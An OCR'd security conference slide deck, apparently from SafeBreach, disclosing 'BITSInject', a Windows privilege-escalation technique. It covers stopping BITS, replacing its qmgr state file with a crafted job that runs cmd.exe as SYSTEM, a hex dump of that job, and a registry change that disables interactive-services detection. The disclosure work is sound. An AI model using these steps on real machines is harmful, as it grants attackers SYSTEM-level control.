
BITSInject

Control your BITS, get SYSTEM

Dor Azouri
Security Researcher @SafeBreach

BITS Background & Terms




More Background

Available since 2001 (Windows XP)

Most known use: Windows Update

Advanced features



Known Malicious Uses

BITS as a malware downloader

As a persistency mechanism (e.g. DNSChanger/Zlob.Q)

As C&C communication

DEMO

The Abuse

The inspiration?
the way WU downloads and installs updates

The Drive? **Jealousy**
… of how WU adds SYSTEM jobs

The Enabling Feature

SetNotifyCmdLine

Naive Try

```
bitsadmin /CREATE I_WANT_YOUR_SYSTEM
```

```
bitsadmin /ADDFILE I_WANT_YOUR_SYSTEM
http://site.com/software.exe c:\temp\software.exe
```

God Created a Rock He Can’t Pick Up


Unable to add file to job - 0x800704dd
The operation being requested was not performed because the user has not logged on to the network

```
bitsadmin /CANCEL I_WANT_YOUR_SYSTEM
```

How Does *wuaueng* Do the Things He Does?

`CoSwitchCallContext` to the COM intf of qmgr.dll

`qmgr!CJobManagerExternal::CreateJob` ->



```
loc_6000010D565:
mov     rax, [r14]
lea     rcx, [rsp+108h+var_B0]
lea     r9, [rsp+108h+var_58]
mov     [rsp+108h+var_E8], rcx
lea     rdx, aWuClientDownlo ; "WU Client Download"
xor     r8d, r8d
mov     rcx, r14
call    qword ptr [rax+18h] ; Call to qmgr!CJobManagerExternal::CreateJob
mov     ebx, eax
test    eax, eax
jns     short loc_6000010D5A8
```

How Does *wuaueng* Do the Things He Does?

```
CoSwitchCallContext to the COM intf of qmgr.dll


qmgr!CJobManagerExternal::CreateJob ->
qmgr!CJob::AddFile ->
qmgr!CJob::Resume ->
qmgr!CJob::Transfer ->
qmgr!CJob::BeginDownload
```


Going after *wuaueng*

Compare flow of calls between wuaueng and bitsadmin


1. qmgr!CJobManagerExternal::CreateJob -- identical
2. qmgr!CJobExternal::AddFile -- identical, but:

   Exception is thrown here (0x800704dd)


Faking Session ID



Faking Session ID



Faking Session ID



```
public enum JOB_STATE
{
    Queued,
    Connecting,
    Transferring,
    Suspended,
    Error,
    TransientError,
    Transferred,
    Acknowledged,
    Cancelled,
    Unknown
};
```

The State File is the Supervisor

Represents the job queue

```
C:\ProgramData\Microsoft\Network\Downloader\(qmgr0.dat|qmgr1.dat)
```

Alternated update, current is:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\BITS\StateIndex
```

The State File


- Straight-forward
  e.g. string representation:

  CJob::Serialize(class CQmgrWriteStateFile &) calls
  CQmgrStateFiles::Write(void const *,ulong) for each job property

- Unencrypted

- Partially protected

```
public enum JOB_STATE
{
    Queued,
    Connecting,
    Transferring,
    Suspended,
    Error,
    TransientError,
    Transferred,
    Acknowledged,
    Cancelled,
    Unknown
};
```



```
sc stop bits
timeout 5
del /Q /F C:\ProgramData\Microsoft\Network\Downloader\*
```

>> Put modified state file

```
sc start bits
```

```
PS C:\Windows\system32> bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {81120AC0-35B5-49EF-9C1A-0EE3D5572EFC} DISPLAY: 'TTT'
TYPE: DOWNLOAD STATE: CONNECTING OWNER: NT AUTHORITY\SYSTEM
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / 31717016
CREATION TIME: 06/03/2017 14:12:58 MODIFICATION TIME: 27/03/2017 18:21:50
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
    0 / 31717016 WORKING http://mirror.isoc.org.il/pub/videolan/vlc/2.2.4/win64/vlc-2.2.4-win64.exe -> c:\temp\_bits2\vlc3.exe
NOTIFICATION COMMAND LINE: 'c:\windows\system32\cmd.exe'
owner MIC integrity level: SYSTEM
owner elevated ?           true

Peercaching flags
     Enable download from peers      :false
     Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```

Migration of the Queue

Just copy-paste the state files between machines


Windows 7 Header:


```
F5 6A 19 2B 7C 00 8F 43 8D 12 1C FC A4 CC 9B 76
```

Windows 10 Header:

```
28 32 ED 09 A6 C7 E9 45 8F 6D 36 D9 46 C2 7C 3E 00 00 00 00 00 00 00 00
```

A Cleaner Method





```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: F5 6A 19 2B 7C 00 8F 43 8D 12 1C FC A4 CC 9B 76  õj.+|..C...ü¤Ì›v
0010h: 13 F7 2B C8 40 99 12 4A 9F 1A 3A AE BD 89 4E EA  .÷+È@™.JŸ.:®½‰Nê
0020h: 47 44 5F 00 A9 BD BA 44 98 51 C4 7B B6 C0 7A CE  GD_.©½ºD˜QÄ{¶ÀzÎ
0030h: 01 00 00 00 93 36 20 35 A0 0C 10 4A 84 F3 B1 7E  ....“6 5 ..J„ó±~
0040h: 7B 49 9C D7 00 00 00 00 02 00 00 00 00 00 00 00  {Iœ×............
0050h: 00 00 00 00 C0 0A 12 81 B5 35 EF 49 9C 1A 0E E3  ....À...µ5iIœ..ã
0060h: D5 57 2F FC 17 00 00 00 49 00 4E 00 54 00 45 00  ÕW/ü....I.N.T.E.
0070h: 52 00 41 00 43 00 54 00 49 00 56 00 45 00 5F 00  R.A.C.T.I.V.E._.
0080h: 57 00 5F 00 44 00 4F 00 57 00 4E 00 4C 00 4F 00  W._.D.O.W.N.L.O.
0090h: 41 00 44 00 00 00 01 00 00 00 00 00 1C 00 00 00  A.D.............
00A0h: 63 00 3A 00 5C 00 77 00 69 00 6E 00 64 00 6F 00  c.:.\.w.i.n.d.o.
00B0h: 77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00  w.s.\.s.y.s.t.e.
00C0h: 6D 00 33 00 32 00 5C 00 63 00 6D 00 64 00 2E 00  m.3.2.\.c.m.d...
00D0h: 65 00 78 00 65 00 00 00 01 00 00 00 00 00 09 00  e.x.e...........
00E0h: 00 00 53 00 2D 00 31 00 2D 00 35 00 2D 00 31 00  ..S.-.1.-.5.-.1.
00F0h: 38 00 00 00 03 00 00 00 01 00 00 00 00 40 00 00  8.............@..
0100h: 00 00 00 00 00 00 00 00 AC 41 EE 5A 78 04 00 00  ........¬AîZx...
```

Name	Value	Start	Size	Color
JobsCounter	1	30h	4h	Fg: Bg:
◢ Job		34h	7E2h	Fg: Bg:
▷ JobHeader		34h	10h	Fg: Bg:
JobType	Download (0)	44h	4h	Fg: Bg:
Priority	Normal (2)	48h	4h	Fg: Bg:
JobState	Queued (0)	4Ch	4h	Fg: Bg:
Unknown00	0h	50h	4h	Fg: Bg:
▷ Guid[2]		54h	10h	Fg: Bg:
◢ DisplayName		64h	32h	Fg: Bg:
DisplayNameLength	23	64h	4h	Fg: Bg:
▷ DisplayName[23]	INTERACTIVE_W_DOWNLOAD	68h	2Eh	Fg: Bg:
▷ Description		96h	6h	Fg: Bg:
◢ CommandLine		9Ch	3Ch	Fg: Bg:
CommandLineLength	28	9Ch	4h	Fg: Bg:
▷ CommandLine[28]	c:\windows\system32\cmd.exe	A0h	38h	Fg: Bg:
▷ CommandLineParams		D8h	6h	Fg: Bg:
▷ SID		DEh	16h	Fg: Bg:
NotificationFlags	BG_NOTIFY_JOB_TRANSFERRED_BG_NOTIFY_JOB_ERROR (3)	F4h	4h	Fg: Bg:

BITSInject.py

Injects a job with LocalSystem rights

Job is removed when finished

Allows editing some of the job’s parameters, more in the future


DEMO

Interactive Services Detection - *UI0Detect*

```
sc stop UI0Detect
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Windows /v
NoInteractiveServices /t REG_DWORD /d 1 /f
sc start UI0Detect
```

OR

Non-interactive exe



SimpleBITSServer.py

A simple python implementation of a BITS server


Responds without a *Content-Length* header

Accelerating the method by pushing job into the ERROR state

Other Potential Abuses

Interfere with a software update job:

1. WU choking using file name exhaustion
2. Change job state using BITSInject.py
3. Completely remove a job from queue using BITSInject.py



Links

BITSInject (Tool code + Parser):
https://github.com/SafeBreach-Labs/BITSInject

SimpleBITSServer:
https://github.com/SafeBreach-Labs/SimpleBITSServer

Email: dorazouri@gmail.com
Twitter: @bemikre